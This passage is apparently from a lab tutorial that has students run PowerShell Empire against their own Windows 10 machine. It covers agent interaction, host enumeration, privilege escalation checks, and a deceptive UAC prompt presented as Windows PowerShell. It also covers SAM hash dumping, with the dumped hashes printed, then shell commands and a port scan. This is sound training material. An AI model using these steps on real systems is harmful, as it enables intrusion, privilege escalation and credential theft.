
6. Now, let's review active agents we have

(Empire) > agents **(Screenshot#01)**

If there is no agent found, please review & redo the previous commands. It works.

To see all the commands available for the agents context, type help

(Empire: agents) > help



```
[+] New agent GXTCUH64 checked in
(Empire: usestager/windows_launcher_bat) > agents

┌Agents────┬──────────┬────────────┬───────────────┬──────────────────────────┬─────────────┬──────┬───────┬──────────────────────────┬──────────┐
│ ID       │ Name     │ Language   │ Internal IP   │ Username                 │ Process     │ PID  │ Delay │ Last Seen                │ Listener │
├──────────┼──────────┼────────────┼───────────────┼──────────────────────────┼─────────────┼──────┼───────┼──────────────────────────┼──────────┤
│ GXTCUH64 │ GXTCUH64 │ powershell │ 192.168.84.226│ DESKTOP-1MMO0E9\georgia  │ powershell  │ 2796 │ 1/0.0 │ 2023-03-30 11:08:58 EDT  │ http     │
│          │          │            │               │                          │             │      │       │ (now)                    │          │
└──────────┴──────────┴────────────┴───────────────┴──────────────────────────┴─────────────┴──────┴───────┴──────────────────────────┴──────────┘

(Empire: agents) > help

┌Help Options─────────────────────────────────────────────────┬──────────────────────────────────────────┐
│ Name   │ Description                                         │ Usage                                    │
├────────┼─────────────────────────────────────────────────────┼──────────────────────────────────────────┤
│ help   │ Display the help menu for the current menu          │ help                                     │
├────────┼─────────────────────────────────────────────────────┼──────────────────────────────────────────┤
│ hide   │ Hide stale agents from list                         │ hide                                     │
├────────┼─────────────────────────────────────────────────────┼──────────────────────────────────────────┤
│ kill   │ Kills and removes specified agent [agent_name, stale, or │ kill <agent_name>                   │
│        │ all].                                               │                                          │
├────────┼─────────────────────────────────────────────────────┼──────────────────────────────────────────┤
│ list   │ Get running/available agents                        │ list                                     │
├────────┼─────────────────────────────────────────────────────┼──────────────────────────────────────────┤
│ rename │ Rename selected agent                               │ rename <agent_name> <new_agent_name>     │
└────────┴─────────────────────────────────────────────────────┴──────────────────────────────────────────┘
```


To verify that our agent is active and communicating back with the listener every second, you can run the agents command twice and note the time difference based on the lastseen_time value. The lastseen_time should be different between each time you run info on this agent.

We will interact our newly created agent by running the **interact** command


(Empire: agents) > interact *Agent_Name*

Next, let's review the settings associated with our current agent by running the **info** command.

(Empire: SessionName) > info



```
(Empire: agents) > interact GXTCUH64
(Empire: GXTCUH64) > info

Agent Options
 session_id        GXTCUH64
 name              GXTCUH64
 listener          http
 host_id           1
 hostname          DESKTOP-1MMO0E9
 language          powershell
 language_version  5
 delay             1
 jitter            0.0
 external_ip       192.168.84.226
 internal_ip       192.168.84.226
 username          DESKTOP-1MMO0E9\georgia
 high_integrity    False
 process_id        2796
```



```
 process_name      powershell
 os_details        Microsoft Windows 10 Pro
 nonce             6456270127164882
 checkin_time      2023-03-30T15:06:28+00:00
 lastseen_time     2023-03-30T15:10:22+00:00
 parent
 children
 servers
 profile           /admin/get.php,/news.php,/login/process.php|M
                   ozilla/5.0 (Windows NT 6.1; WOW64;
                   Trident/7.0; rv:11.0) like Gecko
 functions
 kill_date
 working_hours
 lost_limit        60
 notes
 architecture      AMD64
 archived          False
 stale             False
```

You can see vital information about the agent, including its process_name, its last check_in time and more.

7. Next, let’s look at the modules available to us for executing on the agent.

(Empire: SessionName) > usemodule

To get a list of types of available modules, type in the **usemodule** command, followed by a space, the list of available modules will be automatically displayed in the drop down box.

Let’s run a module named **winenum** in the category of situational_awareness. We’ll start by selecting it via the **usemodule** command

(Empire: SessionName) > usemodule powershell_situational_awareness_host_winenum

From the description, we can find out that this module collects relevant information about a host and the current user context. There is no additional option we need to set. We will now run the winenum module.


(Empire: usemodule/powershell_situational_awareness_host_winenum) > execute

Note that when we run a module, Empire creates a job on the target machine and runs the job in the background. Empire will place output from the job on the screen sporadically, taking up to several minutes or so to finish, posting it in spurts. Let the job run for about 5 minutes and look through its output which includes a list of files recently opened on the target, the services running on the box, the firewall ruleset, and more. If there is no output, restart the Empire client.

8. Some of the PowerShell-Empire modules require admin privilege to run. Let’s select and use the powerdump module

(Empire: SessionName) > usemodule powershell_credentials_powerdump

(Empire: usemodule/powershell_credentials_powerdump) > execute



```
(Empire: GXTCUH64) > usemodule powershell_credentials_powerdump
INFO: Set Agent to GXTCUH64

 id          powershell_credentials_powerdump
 authors     DarkOperator, ,
             winfang, ,
             Kathy Peters, ,
             ReL1K, ,
             Anthony Rose, @Cx01N, https://twitter.com/Cx01N_
 description Dumps hashes from the local system using an updated version of Posh-
             SecMod's Invoke-PowerDump.
 background  True
 language    powershell
 needs_admin True
 opsec_safe  True
 techniques  http://attack.mitre.org/techniques/T1003
 comments    https://github.com/darkoperator/Posh-
             SecMod/blob/master/PostExploitation/PostExploitation.psm1
             https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-
             what-changed-technical-writeup/
             https://github.com/rapid7/metasploit-
             framework/blob/master/modules/post/windows/gather/hashdump.rb


┌Record Options──┬────────────┬──────────┬──────────────────────────────────┐
│ Name           │ Value      │ Required │ Description                      │
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ Agent          │ GXTCUH64   │ True     │ Agent to run module on.          │
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ OutputFunction │ Out-String │ False    │ PowerShell's output function to use │
│                │            │          │ ("Out-String", "ConvertTo-Json", │
│                │            │          │ "ConvertTo-Csv", "ConvertTo-Html", │
│                │            │          │ "ConvertTo-Xml").                │
└────────────────┴────────────┴──────────┴──────────────────────────────────┘

(Empire: usemodule/powershell_credentials_powerdump) > execute
ERROR: module needs to run in an elevated context
(Empire: usemodule/powershell_credentials_powerdump) >
```

The module failed to execute since we do not have the admin privilege at this moment.


In order to use module requiring admin privilege, let's investigate if there are any privilege escalation opportunities on the Windows 10 machine. Next, we will use powershell_privesc_powerup_allchecks which will run all current checks for Windows privesc agentsvectors. Let's select and run that module.

(Empire: SessionName) > usemodule powershell_privesc_powerup_allchecks

(Empire: usemodule/powershell_privesc_powerup_allchecks) > set Agent *agent_name*

(Empire: usemodule/powershell_privesc_powerup_allchecks) > execute

After execution, (sometimes, it takes a while to see the message) you should see the following message: "User is in a local group that grants administrative privileges! Run a BypassUAC attack to elevate privileges to admin." This makes sense since we used a local admin user to login the Windows 10 machine.




```
(Empire: usemodule/powershell/privesc/powerup/allchecks) > execute
[*] Tasked WMDTYHFU to run Task 5
[*] Task 5 results received
Job started: EY3BN5
[*] Task 5 results received

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...
```

9. With the information from step 8, we now run an attack module named powershell_privesc_ask that simply pops up a User Account Control (UAC) prompt, asking a user logged in to the Windows for permission to execute a program. This module is extremely helpful especially on a fully patched Windows box although you must have a user who is willing to click Yes.

Select and execute the powershell_privesc_ask module.

(Empire: SessionName) > usemodule powershell_privesc_ask



```
(Empire: usemodule/powershell_privesc_powerup_allchecks) > execute
INFO: Tasked GXTCUH64 to run Task 4
(Empire: agents) > usemodule powershell_privesc_ask

 id           powershell_privesc_ask
 authors      Jack64, ,
 description  Leverages Start-Process' -Verb runAs option inside a YES-Required loop
              to prompt the user for a high integrity context before running the
              agent code. UAC will report Powershell is requesting Administrator
              privileges. Because this does not use the BypassUAC DLLs, it should
              not trigger any AV alerts.
 background   True
 language     powershell
 needs_admin  False
 opsec_safe   False
 techniques   http://attack.mitre.org/techniques/T1088
 comments     https://github.com/rapid7/metasploit-
              framework/blob/master/modules/exploits/windows/local/ask.rb


┌Record Options──────────────┬──────────────────┬─────────────────────────────────┐
│ Name             │ Value             │ Required │ Description                     │
├──────────────────┼───────────────────┼──────────┼─────────────────────────────────┤
│ Agent            │                   │ True     │ Agent to run module on.         │
├──────────────────┼───────────────────┼──────────┼─────────────────────────────────┤
│ Listener         │                   │ True     │ Listener to use.                │
├──────────────────┼───────────────────┼──────────┼─────────────────────────────────┤
│ Obfuscate        │ False             │ False    │ Switch. Obfuscate the launcher  │
│                  │                   │          │ powershell code, uses the       │
│                  │                   │          │ ObfuscateCommand for obfuscation│
│                  │                   │          │ types. For powershell only.     │
├──────────────────┼───────────────────┼──────────┼─────────────────────────────────┤
│ ObfuscateCommand │ Token\All\1       │ False    │ The Invoke-Obfuscation command to│
│                  │                   │          │ use. Only used if Obfuscate switch│
│                  │                   │          │ is True. For powershell only.   │
├──────────────────┼───────────────────┼──────────┼─────────────────────────────────┤
│ Bypasses         │ mattifestation etw│ False    │ Bypasses as a space separated list│
│                  │                   │          │ to be prepended to the launcher. │
├──────────────────┼───────────────────┼──────────┼─────────────────────────────────┤
```

From the output, we find that we must set the Listener and the Agent before we can run this module. Let's set the listener to the one we created in step 2 by using the **set** command.


(Empire: powershell_privesc_ask) > set Listener http

After that, we set agent and run the module.

(Empire: powershell_privesc_ask) > set Agent *agent_name*


(Empire: powershell_privesc_ask) > execute

Move back to your Windows 10 machine. It should pop up a UAC prompt that says it was placed on the screen by Windows PowerShell, with a verified publisher of Microsoft Windows. Of course, it's the Empire agent that makes this appear, leveraging PowerShell to make it look like more like a legitimate action on the target machine. Click the Yes button and move back to your Kali Linux machine.


User Account Control
Do you want to allow this app to make changes to your device?
Windows PowerShell
Verified publisher: Microsoft Windows
Show more details
Yes
No

10. You should see an indication that another agent is now active, with a pseudorandom name for the agent. Let's get a list of agents:

(Empire: SessionName) > agents (Screenshot#2)



```
(Empire: usemodule/powershell_privesc_ask) > set Listener http
INFO: Set Listener to http
(Empire: usemodule/powershell_privesc_ask) > execute
ERROR: Agent not set
(Empire: usemodule/powershell_privesc_ask) > set Agent GXTCUH64
INFO: Set Agent to GXTCUH64
(Empire: usemodule/powershell_privesc_ask) > execute
INFO: Tasked GXTCUH64 to run Task 5
[+] New agent 15AT248V checked in
(Empire: agents) > agents

┌Agents─────┬───────────┬────────────┬────────────────┬──────────────────────────┬────────────┬──────┬───────┬─────────────────────────┬──────────┐
│ ID        │ Name      │ Language   │ Internal IP    │ Username                 │ Process    │ PID  │ Delay │ Last Seen               │ Listener │
├───────────┼───────────┼────────────┼────────────────┼──────────────────────────┼────────────┼──────┼───────┼─────────────────────────┼──────────┤
│ 15AT248V  │ 15AT248V* │ powershell │ 192.168.84.226 │ DESKTOP-1MMO0E9\georgia  │ powershell │ 2044 │ 1/0.0 │ 2023-03-30 11:30:04 EDT │ http     │
│           │           │            │                │                          │            │      │       │ (a second ago)          │          │
├───────────┼───────────┼────────────┼────────────────┼──────────────────────────┼────────────┼──────┼───────┼─────────────────────────┼──────────┤
│ GXTCUH64  │ GXTCUH64  │ powershell │ 192.168.84.226 │ DESKTOP-1MMO0E9\georgia  │ powershell │ 2796 │ 1/0.0 │ 2023-03-30 11:30:04 EDT │ http     │
│           │           │            │                │                          │            │      │       │ (a second ago)          │          │
└───────────┴───────────┴────────────┴────────────────┴──────────────────────────┴────────────┴──────┴───────┴─────────────────────────┴──────────┘

(Empire: agents) > █
```

You should notice the * next to the new agent's username which means it is an elevated session with full admin privileges. We will now interact the newly created agent. Type the agents command to enter the agents context.

We will interact our newly created agent by running the interact command

(Empire: agents) > interact *Agent_Name*


11. We are now ready to run the powershell_credentials_powerdump module to dump the hashes from the Windows 10 machine which will be used for the password cracking lab later. Select the module by running

(Empire: SessionNameHigh) > usemodule powershell_credentials_powerdump

There is nothing we need to set for this module. We run the module next

(Empire: powershell_credentials_powerdump) > execute (Screenshot#3)

Your Windows 10 machine SAM hashes should be dumped on the Empire screen. Open up a notepad, copy and save the hashes to a file named sam.txt. We will need this file later for the password cracking lab.




```
(Empire: usemodule/powershell_credentials_powerdump) > execute
INFO: Tasked 15AT248V to run Task 1
[*] Task 1 results received
Job started: BZPTG1
[*] Task 1 results received
Administrator:500:ff10086ff65b50d52893a284e34e26c1:8d93bcb6e7690ed6a8233bf59f89407d:::


Guest:501:42bacbb873d7650364ab48f24637a0a3:df7aa4226ec6ef44123d54342a9a14f4:::


DefaultAccount:503:b6573c21783104ea25f1bf155a346f22:ce2b04e990cee8cc5afec987ef0b995d:::


WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:98db79d71c7fc099761b1e8735a3f587:::


test:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::


georgia:1003:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::


frank:1004:aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d:::


monk:1005:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::



Invoke-PowerDump completed
```

12. To run shell commands from our agent, we execute shell followed by the command we want to run

(Empire: SessionNameHigh) > shell whoami

You should see the current login user of your Windows 10 machine on your display. You can run other Windows shell commands as well.




```
(Empire: 15AT248V) > shell whoami
INFO: Tasked 15AT248V to run Task 2
[*] Task 2 results received
DESKTOP-1MMO0E9\georgia
(Empire: 15AT248V) > 
```

13. Finally, let's conduct a port scan from our Empire agent, having it scan your Ubuntu Linux Machine. We will use the situational_awareness_network_portscan module to accomphlish this task.

(Empire: SessionNameHigh) > usemodule powershell_situational_awareness_network_portscan

Next, review the options associated with this module. This is always a good practice before running a module for the first time.



